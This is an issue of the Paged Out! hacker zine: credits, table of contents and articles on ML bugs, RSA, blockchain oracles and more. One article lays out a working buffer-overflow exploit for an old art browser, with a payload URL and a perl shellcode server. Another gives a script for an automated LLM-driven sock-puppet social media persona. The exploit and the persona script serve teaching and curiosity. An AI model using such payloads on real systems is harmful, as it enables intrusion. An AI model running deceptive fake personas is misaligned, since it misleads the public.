
PAGED OUT!

#3 DECEMBER 2023



cover art by Ricardo Juchem (https://ricardojuchem.com/)

PAGED OUT!

Paged Out! Institute
https://pagedout.institute/

Project Lead
Gynvael Coldwind

Editor-in-Chief
Aga

DTP Specialist
tusiak_charlie

DTP Programmer
foxtrot_charlie

Full-stack Engineer
Dejan "hebi"

Reviewers
KrzaQ, disconnect3d, Hussein Muhaisen, Max, Xusheng Li, CVS

Additional Help
kele, Arashi Coldwind, Mateusz "j00ru" Jurczyk

We would also like to thank:

Artist (cover)
Ricardo Juchem
https://ricardojuchem.com/
https://x.com/RicardoJuchem

Additional Art
cgartists (cgartists.eu)

Templates
Matt Miller, wiechu, Mariusz "oshogbo" Zaborski

Issue #3 Donators
celephais, jask, waspOr, gkelly, madwizard, MrEuds, H Lascelles, and others!

If you like Paged Out!, let your friends know about it!

Hi, I'm Aga and I'm the new Editor-in-Chief of Paged Out! :)

Joining the project, I knew that it was important to many people, but I was still pleasantly surprised when I read emails or tweets expressing the happiness that after a long hiatus, Paged Out! is coming back.

It showed me the power that putting diverse, interesting, complex, or ground-breaking ideas on one page has.

It took a while for us to get here, to the point where we can share the Issue with you, but now we're back, and we're here to stay.

Issue 3 happened because of all the great authors who took their time to write engaging, interesting, and all-around great one-page articles and submitted them to us.

I would also like to thank our reviewers for their hard work and dedication and our DTP team that made this comeback possible, as well as everyone else who helped us along the way.

There is still work to be done and changes to be made, but with such a wonderful team and community on our side, the future of Paged Out! looks bright.

As we are releasing this Issue into the world, we hope you will enjoy it, share it with others, and allow it to inspire you to write something of your own.

Happy reading!

Feedback and submissions can be sent to articles@pagedout.institute or you can come and join us on Discord (https://gynvael.coldwind.pl/discord)

Aga
Editor-in-Chief

Project Management and Main Sponsor: HexArcana (hexarcana.ch)

Main Menu

Art

Hacking Art 4

Artificial Intelligence

Your model doesn't give a hack about bugs 6
Alleister Cryptley, a GPT-fueled Sock Puppeteer 7

Cryptography

Beyond The Illusion - Breaking RSA Encryption 8
Oracles - The traffickers of information 9

File Formats

PNG+ZIP with a twist 10

Hardware

Keyboard hacking with QMK 11
Build your own keyboard 12
Hardware Serial Cheat Sheet 13
Cold booting the Pi 14

Networks

Writing your first Nmap script 15
Hosts file generator 17
Hyperscaling CVD on the IPv4-Space 18
Confusing Defenders by Writing a TLS Handshake 19
TLS Decryption - Block% Speedrun 20
Bypassing a WLAN/WWAN BIOS whitelist on the example of Lenovo G580 21

Programming

A minimal Version Control and Continuous Deployment Server with Git and Bash 22
Solving a Snake Challenge with Hamiltonian Cycle 23
This Golang program is also valid Python 24
winapiexec - Run WinAPI functions from the command line 25
Creating PDF/Plain Text Polyglots with LuaLaTeX 26
One parser to rule them all! 28
Transpiling Polling- Based Scripts into Event Driven Scripts using state graph reconstruction 29
The Quest of malloc(0) 30
RPI4 remote debug recipe! 31
Idea behind Khazad-dûm – a TPM2 secret manager! 32
Building a SuperH-4 (dis)assembler 33
Adding a custom syscall without modifying the Linux kernel – eBPF 34
Most common vulnerabilities in C/C++ 35
Help Your Program! 36
Retro Rendering Using an Octree 37
State machines in frontend 39
Python's typing is cursed and I love it 40

Reverse Engineering

A PyKD tutorial for the less patient 41
Deceptive Python Decompilation 42
Trace memory references in your ELF PIE 43
EFFICIENT JOP GADGET SEARCH 44
BSOD colour change trick 45
Wrapping GDB with Python to Easily Capture Flags 46

Security/Hacking

Leaking Guest Physical Address Using Intel Extended Page Table Translation 47
Exploiting Shared Preferences of Android Apps 48
R3verse$hell As R00tkit 49
Android writeToParcel/createFromParcel mismatch bug 51
Dumping keys from PS4 Security Assets Management Unit via the HMAC trick 52
Crashing Windows CHM parser in seconds using WinAFL 53
Using CodeQL to help exploit a kernel UAF 54
Exploiting PyInstaller 55
Circumventing Online Compiler Protections 56
What's still wrong with hacking competitions 57

SysAdmin

How to explain Kubernetes to 10-year-olds? 58

Hacking Art

The **net.art** pioneers at the end of the 90's not only examined the code of the Word Wide Web that was just being born, but above all they asked themselves how do we perceive these newly developed surfaces. From this, another question arises: what is a browser? While the so-called *browser wars* were raging on the commercial market, some artists developed their own browser experiments in parallel.

The **I/O/D Webstalker** was one of the first art browsers and is probably still the most famous. In May 2000 it was honored with the "Webby Award", a kind of Internet Oscar, in the category "Internet Art". As with many media art projects, the programmers of Webstalker were excited with making hidden structures of the web visible. While conventional browsers interpret the received code and usually display it as programmers imagined, the Webstalker offers a *different view* of surfing the WWW.

The following demonstrates a **buffer overflow** in the I/O/D Webstalker. Hacking Art is interpreted literally here, and the artwork is actually hacked.

To detect a crash, a simple fuzzer was developed that deforms the HTTP protocol and the HTML content in various ways. In the end, it turned out that the HTTP response code was not processed correctly. Like, this was bad: `200 OKAAAAAAAAAAAAAAAAAAAAAA`...

Since the program is old (1998) and, in fact, does not include any of today's protection mechanisms, it was possible to perform a classic buffer overflow. However, not without some obstacles. A textbook buffer overflow would directly overwrite the return value of CPU's EIP register stored on the stack and thus control the immediate next return in the program. With Webstalker it is a bit more complicated, but it's possible to overwrite another register instead.
The overwritten register in this case is the ECX register. And the crash in the Webstalker happens at the following unlikely place:

```
mov eax, dword ptr ds:[ecx] <- CRASH
call dword ptr ds:[eax]          <- next
```

In the first instruction, the crash happens because ECX is overwritten with *41414141* and can't be retrieved. The instruction *mov* copies the memory located at the address to which ECX points into EAX. The next instruction calls a function at the location the address in EAX points to. This means that whatever is at the address that EAX now points to will be called. The problem is that, two addresses are needed to redirect the execution flow. Also, the address in memory changes each time the program is executed. But further investigation showed there is in fact another not-changing memory area that can be controlled.

The crawler function first loads the web page entered into the browser and searches for links. The crash happens only after one of the links has been requested. However, the memory still contains the first URL in a predictable memory location. This means there is a small part in memory that can be written to, completely independent of the actual buffer overflow. The address pointing internally to this part of memory was in my case *0012fb00*. Fortunately somewhere in the binary itself these bytes were present. At *6f77016b* to be precise.

If ECX is now overwritten with 6f77016b, it points to 0012fb00, which is then written to EAX. This is read again as an address by the call instruction, but now it can be controlled what is at 0012fb00, because this is the memory area where the requested URL was stored. Now a special link can be crafted: (For readability, the bytes are represented here in hexadecimal):

http://hacking.art:8000/AAAA\xc3\xfe\xe5\x77AAAA.html

These bytes are written backwards into the memory, thus resulting in 77e5fec3 which is now located at address 0012fb00. The call instruction jumps to the location 77e5fec3 and executes the bytes there, no matter what their original purpose was. To take complete control over the code flow, another gadget is needed. 77e5fec3 points to the following instructions:
`add al, 56 & call eax`

Since EAX already points to the link, these instructions increase EAX a bit and jump to it again. This means the link can be extended by the appropriate length and appended with executable code.
Another obstacle is that the link in memory does not have enough space for longer shellcode (like msfvenom generated). Webstalker's crawler simply skips links that are too long. Therefore, only a few instructions can be placed there. But now that the program is completely under control, code can be placed there that prepares the final jump to the shellcode stored inside the actual buffer overflow payload.
To finally exploit, make a simple HTML page linking to this (change hex to real bytes):

http://hacking.art:8000/AAAA\xc3\xfe\xe5\x77AAAAAAAAAAAAAA[...]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x90\x90\x31\xD2\xB2\x60\x86\x1E\x01\xD7\xFF\xD7AAAA.html

Listen on 8080 and respond to the connection with the shellcode. For example, generate something like this:

```
perl -e 'print "HTTP/1.0 200 OKAAAAAAAAA"
."\x90"x3674."\xCC"x4."\x6B\x01\x77\x6F".
"\x90"x530."<shellcode>"'
```

Then visit the page with the Webstalker art browser and enjoy **Hacking Art**!


For more hacking.art projects visit https://hacking.art

Your model doesn't give a hack about bugs

This will be a quick story about a bug I made and how a neural network mitigated it.

Intro

I was training a neural network for image recognition task (histopathologic cancer detection) and the pipeline followed this schema:



First, we preprocess the data using the preprocess_input function from keras. This function will scale all image pixels from integers between (0, 255) to floats valued between (-1, 1). This format is more convenient for a neural network.

Training data is then stored in the TFRecord file - a binary file format developed for efficient loading of large numbers of records.

When the data is ready, we can start the training process. The generator feeds the neural network with large amounts of data. The main building block for the neural network is efficientnet-b2, which is considered a very compute efficient stacked convolutional neural-net architecture. As the training process continues, the neural network optimizes its loss function and increases its accuracy.

The story

Training the model took (20 epochs) 12 hours on my laptop to reach 97% accuracy on validation data (data which was not seen before by the neural network). Everything seemed fine, until I found out that the input data to the neural network was corrupted. The Generator was wrongly interpreting the input data, which caused it to cast pixel values from float to integers! This made the data totally unmeaningful (at least for humans), nevertheless the neural network reached an incredible score of 97% val. acc.! Let's take a deeper look at how that phenomenon happened.


Explanation

Consider a pixel with the following values: [122, 89, 150]. These are three one-byte values representing RGB colors in the pixel.


After preprocessing, pixel channels will reach values between (-1, 1): [-0.04313, -0.30196, 0.17647] - these are valid values which should be used for training.

What actually happened because of the bug, these floats were wrongly cast to integers, and because of that they reached the following values:

[-1120884459, -1097164160, 1043641485]



The value of wrongly cast integer variables mostly relied on float's sign and exponent bit fields, as fraction bits were in the less significant part of the integer. The figure below shows distribution of values after improper conversion.



As the correct values should be between -1 and 1, the bug caused values to reach around -billion if the value is negative and +billion if it's positive. Considering that reaching 0 is very unlikely, we can assume that each pixel channel contained one of 2 values (1e9 or -1e9).


Validation

I decided to check if really only the sign bit matters and did introduce a following change in the Generator:

image_data = tf.math.sign(image_data)

The pixel values are now -1, 0 (very unlikely) and 1.

There are 2 possible values for each color in a pixel, when we plot it, surprisingly, it is very comparable with its original as seen below



On the left, the original image. On the right, image representation after the wrong cast

The last thing to check was to run training once again but with the Generator modified. Only after 5 epochs, the efficientnet reached 94% val. acc.. This means that the neural network was able to train with only 1 bit per pixel channel (instead of standard 8 bits).

AIleister Cryptley, a GPT-fueled sock puppeteer

Have you ever wondered how to make your sock puppet more fleshed out without any substantial work on your behalf? Now, with LLMs (large language models) to help you, it's easier than ever.

The goal

Imagine that you are new to OSINT, and you've heard that at some point, it would be good for you to make a fake profile on social media for your investigations. However, you're a busy fellow. There's just no way you can handle an imagined persona. Incorporating posting on social media into your schedule might be a daunting task. But fret not! Alleister is here to help.

The idea

Most of us know that the LLMs can talk about literally anything now. ChatGPT even passed the Turing test a few months back. We can use it to our advantage and make it say things for our sockpuppet. Introducing: Alleister Cryptley – a cybersec occultist. He recently started sharing pieces of gpt-generated cybersec tips on Twitter. All by himself!

The plan of the game is as follows. We start by generating a message to post – that's what ChatGPT will do for us. The output will be a ready-to-post string that we will – after some random delay – post on social media (Twitter in this example). This way, we will simulate the activity of an actual person on our account.

The implementation

If we know what we want to do, the rest of the project is trivial. You can even ask ChatGPT to generate it for you (and tweak it a little). First, we need to get a ChatGPT tip. We can use the following function for that.

```
def get_tip() -> Optional[str]:
  response = openai.ChatCompletion.create(
    model="gpt-3.5-turbo-16k",
    messages=[
      {"role": "system", "content":
      "You are a human knowledgeable in "
      "cybersecurity, programming and AI."},
      {"role": "user", "content":
      "Can you give me a tweet-length "
      "cybersecurity, programming or AI tip "
      "(or trivia)? It can also be a pun."}
    ]
  )
  return response.choices[0].message['content']
```

But, to use OpenAi's API (or Twitter API), we need API keys. By storing them in the environmental variables, we can easily access them!

```
# Load environment variables
openai_api_key = os.getenv('OPENAI_API_KEY')
x_api_key = os.getenv('X_API_KEY')
x_api_secret_key = os.getenv('X_API_SEC')
x_access_token = os.getenv('X_ACC_TOKEN')
x_access_token_secret = os.getenv('X_ACC_TOKEN_SEC')
x_bearer_token = os.getenv('X_BEARER_TOKEN')

# Initialize OpenAI
openai.api_key = openai_api_key
```

Now, we want to post the tip. This can be done with the following piece of code.

```
def post_to_twitter(message: str) -> None:
  client = tweepy.Client(
    consumer_key=x_api_key,
    consumer_secret=x_api_secret_key,
    access_token=x_access_token,
    access_token_secret=x_access_token_secret,
    bearer_token=x_bearer_token
  )
  client.create_tweet(text=message)
```

Finally, we can add some posting time randomization and finish the script.

```
if __name__ == "__main__":
  if random.randint(1, 100) == 1:
    tip = get_tip()

  if tip:
    delay_minutes = random.randint(0, 60)
    time.sleep(delay_minutes * 60)
    post_to_twitter(tip)
```

The wrap-up

There are several things to note.

- The part about getting the API keys and storing them in the environmental variables wasn't covered on this page. Luckily, it's not that complicated.
- Access to OpenAI API is *not* free (that's why the script uses a cheaper gpt-3.5 model).
- An extended version of the presented code can be found on my GitHub (link in the footer). You can find the setup description and broader explanation/justification of the code in the README.
- The script runs have to be scheduled. You can use CRON (Linux/Mac) or Task Scheduler (Windows) to do that.
- AIleister's Twittter can be found here.

The disclaimer

This page was not generated by AI (although the temptation was there).

Beyond The Illusion - Breaking RSA Encryption

Many people seem to think that encryption is some kind of black box in which magic is done that is only comprehensible by the best in the field. This article aims to not only put in perspective how encryption can be broken, but also to show the reader that encryption is sometimes nothing more than simple mathematics. This article will hopefully add to the reader's understanding of cryptography so that they may realize that cryptography, in Snowden's words, is no arcane, black art. It's a basic protection!

RSA (Rivest-Shamir-Adleman) is a widely used asymmetric cryptographic algorithm. There are a few methods of breaking it if it is implemented incorrectly. The method discussed in this article is a mathematical attack on RSA that focuses on factorization attacks in order to derive the private key from the public key, which is more commonly known as the RSA problem.

Key Generation

It is important to understand the process of key generation when it comes to factorization attacks. Keysets are generated in four steps, which are:

1) **Choosing primes:** The first step of generating the keys involves choosing two random prime numbers p and q in which $p \neq q$ in order to calculate $N = pq$. These form the base of the two keys.
2) **Calculating $\phi(N)$:** In order to advance, the totient of N (denoted as ϕ) is calculated. The totient of N is the amount of (natural) numbers that are lower or equal to N and only share the factor 1 with N. Because N is a product of two primes, the following counts: $\phi(N) = \phi(p)\phi(q) = (p-1)(q-1)$.
3) **Determining the public key exponent:** The following step is about determining the exponent that is used in the equation for the public key, given the variable name e. e must be between 1 and ϕ, meaning that $1 < e < \phi(N)$. Another requirement for e is that it is relatively prime compared to $\phi(N)$. This means that they have no common divisor other than 1.
4) **Calculating the private key exponent:** Finally, the private key exponent (denoted as d) is calculated so that $ed \equiv 1 \ mod \ \phi(N)$. This is done using the Extended Euclidean Algorithm and is also known as modular inversion. By modular inversion, it is possible to solve for d by calculating $d = e - 1 \ mod \ \phi(N)$.

This results in the number pairs $public = (e, N)$ and $private = (d, N)$. In this case, N is publicly known and thus not private. d is the only secret factor of the private key. Whenever the public key is sent to another party across a (potentially) unsafe medium, e and N are made public and d is kept private.

Encryption and Decryption

Having the keys, encryption (1) and decryption (2) is done in two simple calculations. In these calculations, e and d are used as exponents over the message or ciphertext, after which the result is used for the modulo operation to get the ciphertext or original message.

$$Ciphertext = Message^e \ mod \ N \quad (1)$$

$$Message = Ciphertext^d \ mod \ N \quad (2)$$

Public Key Acquired - Now What?

The RSA problem typically hinges on the factorization challenge of large primes, with success probabilities becoming higher when dealing with small values for N. That's why, for demonstration purposes, the public key for the example in this article is $public = (3, 33)$ and the ciphertext we're going to decrypt is the number 5. In order to derive the private key, the private key exponent (d) needs to be discovered. This is done by reversing the made calculations with the following three steps.

1) **Factorizing N for discovery of p and q:** The first step of cracking RSA is factorizing N to discover the primes used to produce it: p and q. This can be done by algorithms like Pollard's Rho Integer Factorization algorithm. For this example, N is easy to factorize: $33 = p * q = 11 * 3$.
2) **Calculating $\phi(N)$:** With p and q, the next step is to calculate $\phi(N)$ for which it counts that $\phi(N) = \phi(p)\phi(q) = (p-1)(q-1) = 20$.
3) **Discovery of d:** With $\phi(N)$, the next step is to use this totient with e to calculate d. Because $d \equiv e^{-1}$ (d is the multiplicative inverse of e), it can be said that $ed \ mod \phi = 1$, which should lead to the value of d and thus the private key. By substituting what is already known in the equation $ed \ mod \ \phi = 1$, we can conclude that $3d = 21$. This means that $d = \frac{21}{3}$ and thus that $d = 7$, which effectively gives out the private key!

With the above calculations it becomes clear that $private = (7, 33)$ is the private key. By using the earlier documented calculation (2), the plaintext message can be calculated by solving $5^7 \ mod \ 33 = 14$! This can be tested by encrypting the plaintext again with the documented calculation for encryption (1). This means that $14^3 \ mod \ 33 = 5$, which is the original ciphertext and confirms that the private key has successfully been derived!

Cryptography is tricky, as this example illustrates. Never roll your own crypto – it's a recipe for problems! Using tested and tried libraries prevents errors like these (barring quantum computer threats for now ☺).

Oracles: The Merovingians of Blockchain

[Cypher] Ignorance is bliss

The world of blockchain promised to revolutionize traditional finance and its applications. Beginning with the reinvention of cash through Bitcoin, a cascade of scientific papers and whitepapers emerged, detailing various blockchain use cases. One of the most pivotal of these was the whitepaper on the Ethereum Virtual Machine (EVM), which introduced a decentralized system that runs "smart contracts.". However, these "smart contracts" are essentially programs published on the blockchain, and due to the immutable nature of the blockchain, they remain fixed and **ignorant** of external factors. This poses challenges when dealing with data that changes over time, like exchange rates. To address this kind of challenges, a category of smart contracts called oracles was developed.

[Morpheus] Remember... all I'm offering is the truth. Nothing more

Oracles are typically viewed as external information (or **truth**) sources outside the blockchain, vital for applications ranging from decentralized exchanges to sports betting platforms. These oracles feed data to decentralized exchanges, recreating market environments, a use that's gained immense popularity recently. This has led many to investigate these smart contracts for potential vulnerabilities. While there are other applications for oracles, such as football match outcomes and pseudo-random number generation, they won't be covered in this article, in which we will only detail three examples of where the oracle usage can go wrong, and one fix suggestion.

[Seraph] "Did You Always Know?" [Oracle] "Oh, No. No, I Didn't... But I Believed. I Believed!"

In May 2022, the "fortress" protocol was completely emptied. Attackers managed to extract all the funds from its smart contract [1]. Subsequent post-mortem [2] analyses identified the culprit: a manipulation of the oracle the protocol used, and **believed**, known as the "umbrella network". A specific line of code in the oracle had been inadvertently commented out and not uncommented before deployment, introducing a vulnerability. This code change bypassed the necessary checks for a user submitting a price. This vulnerability remained undetected for nearly 9 months before being exploited.

[Oracle] "Everything That Has A Beginning Has An End."


Also in May 2022, the cryptocurrency $LUNA experienced a severe crash due to an economic vulnerability. This sharp and drastic decline triggered a "safety" feature in the Chainlink oracle, which froze the cryptocurrency's price at $0.1, even as its real value continued to plummet, signaling the **end of the currency**. Chainlink, one of the most widely used oracles in the ecosystem, had this safety mechanism in place, functioning like a circuit breaker during extreme price fluctuations beyond set thresholds. This design was intended to theoretically prevent oracle manipulation by attackers. However, during the $LUNA crash, its value dropped rapidly to $0.000042, while Chainlink reported 0.1$, enabling attackers to potentially increase their stakes by about 2000 times.

[Sati] "Will We Ever See Him Again?" [Oracle] "I Suspect So...Someday."

A few days after the **$LUNA** crash, its creator launched a new cryptocurrency addressing the flaws of the original. However, he was determined to retain the name "LUNA." His solution was to rename the vulnerable currency to $LUNC (C for Classic) and name the new one $LUNA. This switch required all exchanges to recognize the name change upon the release of the new cryptocurrency, necessitating synchronization between oracles and protocols. While many oracles successfully updated the name, several protocols utilizing these oracles unfortunately didn't transition between the two cryptocurrencies simultaneously. As a result, some remained vulnerable for days, during which attackers could sell $LUNC at $LUNA's price, allowing them to significantly multiply their stakes. Notably, upon the launch of the new $LUNA, the two currencies had distinct values, with 1 $LUNA equating to 50,000 $LUNC.

[Neo] "Choice. The problem is choice"

The **choice** of oracle is paramount, but it's clear that regardless of which one is chosen, vulnerabilities always lurk. One defensive strategy for smart contract developers is to diversify their **choices**, relying on multiple well-audited and reputable oracles. This minimizes the direct impact of an attack on any single oracle. Additionally, the results from these oracles should be aggregated using a manipulation-resistant function (e.g., the median). This ensures that an attacker would need to compromise the majority of oracles to successfully target the smart contract.



